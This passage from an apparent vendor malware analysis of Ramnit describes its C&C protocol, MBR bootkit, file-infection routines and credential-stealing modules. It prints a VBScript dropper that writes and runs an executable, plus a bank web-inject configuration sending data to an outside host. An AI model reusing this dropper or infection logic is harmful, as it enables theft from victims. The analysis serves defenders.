- SystemInfo.wProcessorRevision
- ComputerName

The second MD5 is calculated by working out the MD5 of "45Bn99gT" and the first MD5.

2. Groups the two MD5s in blocks. The block format has the structure as shown in Table 6.

   The structure of each block is as shown in Table 7.

Table 6. Block format structure

offset	purpose
Buffer[0]	Mode, set to 0xE2 during analysis
Buffer[0:]	Blocks, one by one

Table 7. Block structure

Block[0]	Byte, type, here it is 00
Block[1]	Dword, length for the following data
Block[5:]	Bytes, data

3. Sends the encrypted data to a remote location through port 443. The following is how DLL_2 sends the buffer to a remote location:
   - Sends "00 FF 4B 00 00 00" first. "00 FF" is hard coded and may tell the server to allocate the buffer for receiving additional binaries. "4B 00 00 00" is the size of buffer sent in the second step.
   - Sends the buffer content
4. Receives and verifies the following:
   - In the first instance, the received buffer's size must be six bytes. Its format is "00 FF XX XX XX XX" (XX XX XX XX is the length needed and should be less than 10 million bytes)
   - Allocate related buffer and received data
5. Groups received data in blocks similar to the structure as detailed in previous steps. The mode needs to be set to "1" in response. DLL_2 uses the same RC4 encryption key as described in previous steps to decrypt the block if the related type is set to "0".
6. Sends request mode 0x51 to a remote server, then verifies that the response mode is the same. If so, DLL_2 picks the first block in the response.
7. Uses the selected block, as well as binaries at 0x10019310 and the socket's IP address, to conduct verification.
8. Sets the generated domain as the valid one for further communication once verification has occurred

The threat supports 21 unique commands. The following list details the commands identified through our analysis:

- 0x10: Upload screen shots
- 0x15: Upload cookies
- 0x21: Request for a module
- 0x23: Request for module list
- 0xE2: Handshake with server
- 0xF0: Post threat runtime information and receive commands
- 0x51: Request binaries for further verification when handshake succeeds
- 0xF8: Report command execution returns

Communications

Ramnit periodically communicates with the valid generated domain. The main loop lies in function 0x1000CD4F in DLL_2. DLL_2 sends gathered information to the remote server and receives additional modules and remote commands.

Ramnit uses the following steps to request additional modules:

1. DLL_1 will send "\x23" to the named pipe to initiate the module list request.
2. DLL_2 receives "\x23" from the named pipe and then sends it to the remote server.
3. DLL_2 receives encrypted module list information from the remote location, decrypts the data, and sends the decrypted information to DLL_1 through the named pipe.
4. DLL_1 checks the module list and determines whether it needs to download the module. If so, it will send the following request for DLL_2 to download the module:
   - "\x21\x00[Length Of Module Name][RC4 Encrypted Module Name]\x01\x00\x00\x00"
5. DLL_2 sends the request to the remote server in order to get the module. Once the module is received, DLL_2 decrypts the received binaries and send them to DLL_1 through the named pipe.
6. DLL_1 will verify, load, encrypt, and store the received modules.

The encryption and decryption described in the previous steps is RC4 (Key= "black").

The following is an explanation of the format of received module list:

```
Offset  Mode
    0000:  23
    0001:  Type    Dword           Data (when type is 0)
           01    05 00 00 00    Number of the following entries
    0006:  00    0d 00 00 00    43 6f 6f 6b 69 65 47 ...  Name:
"CookieGrabber"
           00    1d 00 00 00    43 6f 6f 6b 69 65 20 ...  Description:
"Cookie.Grabber.v0.1(no.mask)"
           01    4f 60 27 53    Time Stamp Unknown
           01    20 63 00 00    Module Size
           01    59 58 27 53    Time Stamp of Module
           01    00 10 c2 06    maybe Hash, exists in the header of
received module
    0024:  00    0b 00 00 00    46 74 70 47 72 61 62 ...  Name: "FtpGrabber2"
           00    10 00 00 00    46 74 70 20 47 72 61 ...  Description: "Ftp.
Grabber.v2.0"
           01    32 39 60 52    Time Stamp Unknown
           01    20 39 03 00    Module Size
           01    dd d1 d5 51    Time Stamp of Module
           01    ac 66 00 90    maybe Hash, exists in the header of
received module
    ....
```

The following is an example the structure of the received response when requesting a specific module:

```
  Offset  Mode
    0000:  21
           Type
    0001:  00    0d 00 00 00    43 6f 6f 6b 69 ...   Module Name
"CookieGrabber"
           00    20 63 00 00    Size of the Module
    000B:  [MODULE ENCRYPTED BINARIES]
```

Within the main loop, Ramnit tries to send local information to the C&C server and expects to receive remote commands and additional data needed for the received command (function at 0x10009C4B). Once the command is received, the threat creates a thread for handling the command. The malware supports the following commands:

- **getexec:** Download additional executables received from a remote location and then launch them
- **kos:** Remove HKEY_LOCAL_MACHINE\SOFTWARE, HKEY_LOCAL_MACHINE\SYSTEM, HKEY_LOCAL_MACHINE\HARDWARE, and HKEY_CURRENT_USER\SOFTWARE, and then force the computer to restart
- **screen:** Capture screenshots and upload them in the main loop.
- **update:** Download an updated executable from a URL received from the remote server, then launch the updated executable and terminate the old one
- **cookies:** Set a global flag in memory, read a log file (which stores the cookie), and send the log file to a remote location
- **removecookies:** Set a global flag in memory and remove cookie in another thread

Master boot record infection routine

Earlier samples of Ramnit contained code to let the threat infect the MBR in order to infect files for propagation and to remain persistent. Recent installers (post 2011) do not contain this functionality. The following analysis is based off an older sample (MD5: 33cd65ebd943a41a3b65fa1ccfce067c, dated back to 2011).

Infect MBR

The threat infects the MBR, as well as writes data to disk, by:

- Using CreateFile() to open a handle to \\.\PhysicalDriveN
- Using WriteFile() to compromise the MBR and write data to disk

Once the MBR has been compromised, the threat stores the following components at the end of the disk:

- Clean MBR
- Compressed code to intercept start-up activities
- Compressed Ramnit sample

Intercept startup activities

The threat intercepts start-up activities through the following actions:

1. The malicious MBR loads the clean MBR and decompresses the code used for start-up interception
2. The decompressed code first hooks INT 13, then jumps to the clean MBR
3. The handler for INT 13 then:
   - Searches binaries (83 C4 02 E9 00 00 E9 FD FF) for sectors read from the disk and patches them to bypass code integrity checks
   - Searches binaries (8B F0 85 F6 74 21/22 80 3D) and patches them with FF 15 XX XX XX XX to jump to its code in protected mode
4. The code in protected mode performs the following actions:
   - Removes page-write protection
   - Searches binaries (6A 4B 6A 19 E8 * E8) to locate and call IoInitSystem in ntoskrnl.exe
   - Moves code to .reloc section of ntoskernl.exe
   - Hooks the previous call to the copied code
   - Restores write protection
5. The copied code performs the following actions:
   - Inserts the return address in the stack to execute code after IoInitSystem
   - Loads the compressed Ramnit into memory
   - Sets call back notify routine for process creation through PsSetCreateProcessNotifyRoutine
6. The call back routine performs the following actions when the userinit.exe process is created
   - Allocates memory into userinit.exe
   - Decompresses Ramnit to the allocated memory
   - Inserts asynchronous procedure call (APC) code by KeInsertQueueApc
7. The APC code performs the following actions:
   - Drops the decompressed Ramnit to %Temp% folder
   - Launches Ramnit through CreateProcessA

Infection routines

The following list details the sample used to analyze the MBR infection routine:

- **Source:** VirusTotal using F-Secure detection Win32.Ramnit.N
- **File name:** FlylinkDC++, FlylinkDC.exe from VirusTotal
- **MD5:** c234dbf746f86c61e2e0a37a222a021e
- **SHA1:** 43b661f9913fcb28b966ffaa379ec8349e3c93ba
- **SHA256:** cc7c8ab5257662e45c38472b94dfd06be295bce3086e493564fc561f4d971427
- **Size:** 8,295,957 bytes
- **Purpose:** Infected Ramnit.B file

The following lists detail the artifacts extracted/downloaded during the course of the analysis:

- **Source:** Dropped file
- **File name:** WaterMark.exe
- **MD5:** ba4610e9ca3ebf61ec5800955a797c13
- **SHA1:** 66fd641b894b56c212275eb62a45b667e6f0f78b
- **SHA256:** 6eb6cb7e312086b243a1606c4df19a98e1711f3de8fe96866abbd95ba0b51ff8
- **Size:** 69,142 bytes
- **Purpose:** Malicious Ramnit file dropped through infected file

- **Source:** Extracted from WaterMark.exe
- **File name:** N/A
- **MD5:** f73ec82a9601ff5703322b8d3793fa78
- **SHA1:** c70f3fc4e499a3a4a2c337651a2d2d66c4e4045d
- **SHA256:** 0d91fa0012274ffe4a310412492b24b119e80ca6357dd37a50bfd987afcfc853
- **Size:** 45,056 bytes
- **Purpose:** Packed UPX file containing multiple PE files

- **Source:** Extracted from f73ec82a9601ff5703322b8d3793fa78
- **File name:** rmnsoft.dll (internal dll name)
- **MD5:** 91ea5a24833f3993693e5cb276b51ced
- **SHA1:** 3a41dc5ff5b5dcf4d7c942658fa7e69998889a73
- **SHA256:** 85c8d08866d01bae2cca47d4c50b4b7ec7228309ab6afc5184c14e1940e29e46
- **Size:** 99,109 bytes
- **Purpose:** Main Ramnit unpacked file, which contains infection routine

As part of the infection routine, the threat first checks if the HKEY_LOCAL_MACHINE\SOFTWARE\WASAntidot subkey contains the value name “disable”. If this value name is present, then the threat displays a MessageBox with the text and caption “Antidot is activate” and doesn’t infect the computer.

Otherwise, the threat proceeds to create a thread through InfectionRoutineThread. This thread contains the following code:

```
void _ _ thiscall _ _ noreturn InfectRoutineThread(void *this, int a2)
{
  void *v2; // [sp-4h] [bp-4h]@1

  v2 = this;
  while ( 1 ) // Infinite Loop
  {
    StartInfect(v2);
    Sleep(0x7530);    // Time in miliseconds
  }
}
```

StartInfect calls GetLogicalDriveStrings and gathers details on the valid drives in the computer. Then, the threat checks for free space greater than 0x80000 (512KB) on these drives using CheckFreeSpace. The threat then checks for drive type "DRIVE_FIXED/ DRIVE_REMOVABLE." If this drive type is found, then the threat calls the SearchInfect function.

```
DWORD _ _cdecl StartInfect()
{
  DWORD result; // eax@1
  CHAR *i; // esi@1
  UINT v2; // eax@4
  CHAR RootPathName; // [sp+4h] [bp-200h]@1

  GetSystemWindowsDir();
  result = GetLogicalDriveStringsA(0x200u, &RootPathName);
  for ( i = &RootPathName; *i; i += result + 1 )
  {
    if ( CheckFreeSpace(i) == 1 )
    {
      v2 = GetDriveTypeA(i);
      if ( v2 == DRIVE_FIXED || v2 == DRIVE_REMOVABLE )
        SearchInfect(i, (int)i);
    }
    result = strlenFn(i);
  }
  return result;
}

int _ _stdcall CheckFreeSpace(LPCSTR lpString2)
{
  ULARGE_INTEGER TotalNumberOfFreeBytes; // [sp+4h] [bp-41Ch]@1
  ULARGE_INTEGER TotalNumberOfBytes; // [sp+Ch] [bp-414h]@1
  ULARGE_INTEGER FreeBytesAvailableToCaller; // [sp+14h] [bp-40Ch]@1
  CHAR DirectoryName; // [sp+1Ch] [bp-404h]@1
  int v6; // [sp+41Ch] [bp-4h]@1

  v6 = 0;
  lstrcpyA(&DirectoryName, lpString2);
  AddSlashAtEnd(&DirectoryName);
  if ( GetDiskFreeSpaceExA(&DirectoryName, &FreeBytesAvailableToCaller,
&TotalNumberOfBytes, &TotalNumberOfFreeBytes)
    && TotalNumberOfFreeBytes.QuadPart >= (unsigned int)freesize )
    v6 = 1;
  return v6;
}
```

The SearchInfect function recursively traverses the directory and searches for files to infect. The function excludes folders called ".", "..", and "RMNetwork". It also excludes the %System% and %Windir% folders. If the threat finds files to infect, then it calls InfectFiles and checks the file extensions and free space on the drive. If the extension is DLL or EXE, the threat calls InfectExeDll. If the extension is HTML or HTM, the threat calls InfectHtmlhtm.

```
int _ _stdcall InfectFiles(LPCSTR lpFileName, LPCSTR lpString2)
{
  int result; // eax@1
  const CHAR *v3; // edx@2
```

```
  result = GetExt(lpFileName);
  if ( result )
  {
    if ( cmp_ _ _m((LPCSTR)result, "exe") == 1 ) // check exe and dll
extension
    {
      result = CheckFreeSpace(lpString2);
      if ( result == 1 )
        result = InfectExeDll(lpFileName);
    }
    else
    {
      result = cmp_ _ _m(v3, "html"); // check html & htm extension
      if ( result == 1 )
      {
        result = CheckFreeSpace(lpString2);
        if ( result == 1 )
          result = InfectHtmlHtm(lpFileName);
      }
    }
  }
  return result;
}
```

InfectExeDLL

The file rmnsoft.dll, embedded in FlylinkDC++ (MD5: c234dbf746f86c61e2e0a37a222a021e), has the ability to infect PE files. In general, rmnsoft.dll infects PE files through following steps:

1. Checks whether the file has already been infected by examining the last 0x24 bytes. The first dword is used as XOR key and all of these bytes will be XOR-encrypted. If the decrypted second dword is 0xFA1BC352, then this means that the file has already been infected, so the threat does not reinfect it.
2. Maps the file to memory and verifies that:
   - The CPU type is 0x14C and COFF Magic is 0x10B
   - The security table and COM descriptor table in the data directory are "0"
   - The API address for CheckSumMappedFile needs to be valid if the checksum is not "0"
3. Tries to find the correct address in order to use LoadLibraryA and GetProcAddress from the mapped file. If the correct address cannot be found, rmnsoft.dll instead attempts to locate the relative virtual address (RVA) for the first import address table (IAT) of kernel32.dll. If this fails, then the file is not infected.
4. Appends a new section named '.text' in the section table and increases the number of sections accordingly. The entry point is set to the start of the new section and the delta to the original entry point is also calculated to ensure that it jumps back to this point correctly.
5. Writes two types of binaries to the appended '.text' section in sequence:
   - Stub code used to decrypt, drop, and launch the Ramnit installer, as well as to jump back to the original entry point.
   - XOR-encrypted binaries of the Ramnit installer. Its key length is 0x14 and is pseudo-randomly generated. The pseudo-random algorithm is the same as the one described in the DLL_2 section.
6. Randomly generates from 300 to 500 garbage bytes and writes them to the end of the infected file. Then, it writes 0x24 bytes, which could be used to prevent re-infection.
7. If CheckSumMappedFile api exists, it will be called to update the checksum in the optional header.

InfectHtmlHtm

The function responsible for injecting this code also verifies if the file has been infected previously. Similarly to the EXE and DLL function, it reads 0x24 bytes from the offset calculated as:

```
FileSize - ( 3bytes + 0x24)
```

The threat subsequently calls the “CheckMarker” function, which decrypts the 0x24 bytes using a simple XOR cipher with the key set to the first DWORD. It then verifies decryption by comparing the second DWORD against the value 0x0FA1BC352. If these values don’t match, then the HTML file will be infected.

The VBScript code that is injected into HTML pages is constructed using three different parts. The first part, which is 0x4b bytes in size, sets the dropped file name and creates a variable that holds a copy of Ramnit.

```
<SCRIPT Language=VBScript><!--
DropFileName = “svchost.exe”
WriteData = “
```

The second part is a series of hexadecimal characters which makes up a copy of Ramnit. The first two bytes are 0x4D5A, also known as the “MZ” header, which identifies the file as a Windows executable.

```
4D5A900000030000000400000[REDACTED]
```

The first part is the remainder of the VBScript, which is used to write and execute the MZ to disk.

```
“
Set FSO = CreateObject(“Scripting.FileSystemObject”)
DropPath = FSO.GetSpecifialFolder(2) & “\” & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
For i = 1 to Len(WriteData) Step 2
FileObj.Write Chr(CLng(“&H” & Mid(WriteData,i,2)))
Next
FileObj.Close
End If
Set WSHshell = CreateObject(“WScript.Shell”)
WSHshell.Run DropPAth, 0
//--></SCRIPT><!--
```

Ramnit modules

Table 8 includes a list of recent Ramnit modules identified by Symantec.

Table 8. Identified Ramnit modules

Time-stamp	File MD5 (Parent)	DGA Seed	MD5	Dll Name	Module Name	Description
2014-03-17	056af1afdc305dd978c728653c4ee08b	0x6CB5A7D9	7d1809c7691a0945c7cc5aeb27b903ab	cookie.dll	CookieGrabber	Cookie Grabber v0.1 (no mask)
2014-08-29	0265903976bd210-80da3b00c9d7ecdb3	0x79159C10	b1b40a587e3de103e5ce85d1cdce7ef9	cookie.dll	CookieGrabber	Cookie Grabber v0.2 (no mask)
2013-07-04	056af1afdc305dd978c728653c4ee08b	0x6CB5A7D9	753a0ecee539050f9601e0406e6c008d	ftpd.dll	FtpServer	Anonymous Ftp Server v1.0
2014-03-17	056af1afdc305dd978c728653c4ee08b	0x6CB5A7D9	f177a7bdf9736d92a399056270a4812	hooker.dll	Hooker	Spy module (Zeus, SE, Root-kit, Ignore SPDY) v3.2
2014-08-25	0265903976bd21080da3b00c9d7ecdb3	0x79159C10	38fb33c3f4e2584c83b2b4005c43091	hooker.dll	Hooker	Spy module (Zeus, SE, Root-kit, Ignore SPDY) v3.2
2014-08-29	0265903976bd21080da3b00c9d7ecdb3	0x79159C10	8fb49c5ba17ddce8bc3a5de644f0a80d	hooker.dll	Hooker	Spy module (Zeus, SE, Root-kit, Ignore SPDY) v3.3
2014-03-17	0265903976bd21080da3b00c9d7ecdb3	0x79159C10	7e9cb3d090d50bfecc7d903b751e3814	modfile.dll	DriveScan	Drive scanner v1.0
2013-07-04	056af1afdc305dd978c728653c4ee08b	0x6CB5A7D9	cedb2960a78448e237b707a70ec70f7	modftpgrbr.dll	FtpGrabber2	Ftp Grabber v2.0
2014-05-18	0265903976bd21080da3b00c9d7ecdb3	0x79159C10	2d7087559274e7c7787d7196f2b0c02d	modftpgrbr.dll	FtpGrabber2	Ftp Grabber v2.0
2012-09-06	056af1afdc305dd-978c728653c4ee08b	0x6CB5A7D9	27b005d074b9808ffb8ef95dd811314f	vnc.dll	VncMod	VNC Module v1.0 (Zeus Model)
2014-03-17	0265903976bd21080da3b00c9d7ecdb3	0x79159C10	27b005d074b9808ffb8ef95dd811314f	vnc.dll	VncMod	VNC Module v1.0 (Zeus Model)

CookieGrabber

The CookieGrabber module steals cookies from different applications and stores them in a zip file so that the cookies can be submitted to the C&C server. The zip file is stored in %SystemDrive%\Documents and Settings\All Users\Application Data\[RANDOM FILE NAME].log. The module is loaded using an export function called StartRoutine. This instructs the module to gather cookies from a number of browsers which can be used to hijack sessions of online banking websites and social media sites. The library used to create the archive file is called ZipUtils.

This module has the ability to steal cookies from the following applications:

Internet Explorer

- Finds the location of the cookies using the SHGetFolderPathA API with the CSIDL_COOKIES (0x33) parameter. For example, in Windows XP, the module returns %SystemDrive%\Document and Settings\Administrator\Cookies
- Steals all of the files from this location

Firefox

- Checks %SystemDrive%\Documents and Settings\All Users\Application Data\Mozilla\Firefox\ for profiles.ini. If the module does not find this file, it searches in %SystemDrive%\WINDOWS\Application Data\Mozilla\Firefox\
- Extracts “Path” from profiles.ini and steals the cookies.txt or cookies.sqlite file

Opera

- Steals %SystemDrive%\Documents and Settings\All Users\Application Data\Opera\profile\cookies4.dat and

%SystemDrive%\Documents and Settings\All Users\Application Data\Opera\cookies4.dat
- Queries registry for the application path for opera.exe

Flash

- Steals sol files from %SystemDrive%\Documents and Settings\All Users\Application Data\Macromedia\Flash Player\#SharedObjects

Safari

- Steals %SystemDrive%\Documents and Settings\All Users\Application Data\Apple Computer\Safari\Cookies\Cookies.plist

Chrome

- Steals %SystemDrive%\Documents and Settings\All Users\Application Data\Google\Chrome\User Data\Default\Cookies and %SystemDrive%\Documents and Settings\All Users\Application Data Google\Chrome\User Data\Default\Extension Cookies

The following is an example of the zip file's structure that contains the stolen cookies:

```
%Randomfilename%.log
->IE Cookies
->FireFox Cookies\\Profile %d\\cookies.sqlite
->FireFox Cookies\\Profile %d\\cookies.txt
->Opera\\Profile %d\\cookies4.dat
->SOL
->Safari\\Cookies.plist
->Chrome\\Cookies
->Chrome\\Extension Cookies
```

Ftp Grabber v2.0

The purpose of this module is to steal credentials from following FTP clients:

- Far
- Windows/Total commander
- WS FTP
- Cute FTP
- FlashXp
- FileZilla
- FtpCommander
- BulletproofFTP
- SmartFtp
- TurboFtp
- FFFtp
- Coffee cup ftp
- Core ftp
- FtpExplorer
- Frigate 3
- WebSitePublisher
- ClassicFTP
- Fling
- SoftFx FTP
- Directory opus
- LeapFtp
- WinScp

- 32bit FTP
- FtpControl
- NetDrive

This is achieved by checking configuration files and registry hives for these applications.

Anonymous Ftp Server v1.0

Ramnit has the ability to launch an FTP daemon on Transmission Control Protocol (TCP) port 22. The login credentials that Ramnit needs to access the service are hardcoded in the sample. The list of commands supported by the server is as follows:

- USER
- PASS
- CWD
- CDUP
- QUIT
- PORT
- PASV
- TYPE
- MODE
- RETR
- STOR
- APPE
- REST
- RNFR
- RNTO
- ABOR
- DELE
- RMD
- MKD
- LIST
- NLST
- SYST
- STAT
- HELP
- NOOP
- SIZE
- EXEC
- PWD

Ramnit's operators can execute commands through the running FTP server, as one of the supported commands is EXEC. Ramnit's FTP server has the following unique banner:

```
220 220 RMNetwork FTP
```

Spy module (Zeus, SE, Rootkit, Ignore SPDY) v3.3

This module provides web injection functionality for Ramnit, allowing the threat to inject web forms into the user's browser and trick the victim into giving the attackers their personal information and bank account details. The original web inject's definition matches an old Zeus configuration file (v2.1.1.0). The main difference between Ramnit and Zeus' web injection modules is that Ramnit's module does not communicate directly with the C&C server. This communication is instead performed by DLL _1 and DLL_2.

The most recent C&C server observed being used by v3.2 of this module is santabellasedra[.]com. At the time of testing, v3.2 was not distributed with an updated configuration file.

The following is an example of Ramnit's web inject definition:

```
set _ url https://*.[REMOVED].com* GP
set _ var [BANK NAME]Login=USERID [BANK NAME]Pwd=PIN [BANK NAME]
ToDoAcc=payeeAcid [BANK NAME]Amount=Txn _ Amt aAccName=userName
tmpSelectId=pymtDrAccDetails

set _ url https://banking*.[REMOVED].com/IBAU/BANKAWAY* GP
data _ before
Payment successful</span>
data _ end
data _ inject
<%REMOTE=http://carnavaaalfrog.com/[REMOVED]/input.
php?id=<%IDBOT%>[[REMOVED]>%>
data _ end
data _ after
data _ end
```

Apart from web injects, Ramnit implements a feature called Webfilters, which is similar to Zeus' Webfilters capability. This feature specifies a list of URLs that should be monitored. Any data that is sent to these URLs is also sent to the C&C server.

The following is an example of a Webfilters definition:

```
entry "WebFilters"
"~business.h[REMOVED].
co.uk*"
"~*bank.b[REMOVED].co.uk*"
"~*r[REMOVED]l.com*"
"~*n[REMOVED].com*"
"~l[REMOVED].co.uk*"
"~l[REMOVED].co.uk*"
"~f[REMOVED].co.uk*"
"~personal/a[REMOVED]"
"~t[REMOVED].com/sss/
authcc*"
"~secure.t[REMOVED].co.uk*"
"~h[REMOVED].co.uk*"
"~onlinebanking.n[REMOVED].
co.uk*"
"~h[REMOVED].co.uk*"
"h[REMOVED].co.uk*"
"l[REMOVED].co.uk*"
"h[REMOVED].co.uk*"
"s[REMOVED].co.uk*"
```

Figure 4 shows a legitimate banking login page and Figure 5 shows a Ramnit web inject that mimics the appearance of the legitimate page.




Figure 4. Legitimate banking login page




Figure 5. Fraudulent login page produced by Ramnit's web inject

VNC Module v1.0 (Zeus Model)

This module runs a VNC server on compromised computers. The module's

code matches the leaked Zeus source code's module for VNC server operation called vncserver.cpp. The module creates the thread that sets up socket-listening for new, incoming connections. The socket binds to TCP port 23. This port is hardcoded in the sample. The VNC server does not use any authentication and creates a new desktop session once the VNC client is connected.

DriveScanner

The purpose of the DriveScanner module is to steal files that match details in the configuration file provided by the attackers. All matching files are zipped to %SystemDrive%\Documents and Settings\All Users\Application Data\[RANDOM FILE NAME].log. The module uses the SHGetFolderPathA API with CSIDL_LOCAL_APPDATA to locate the folder path. The module uses GetLogicalDriveStrings to find details on valid drives on the computer and then checks the drive type through GetDriveType. If the type is DRIVE_FIXED, then module picks the drive for scanning.

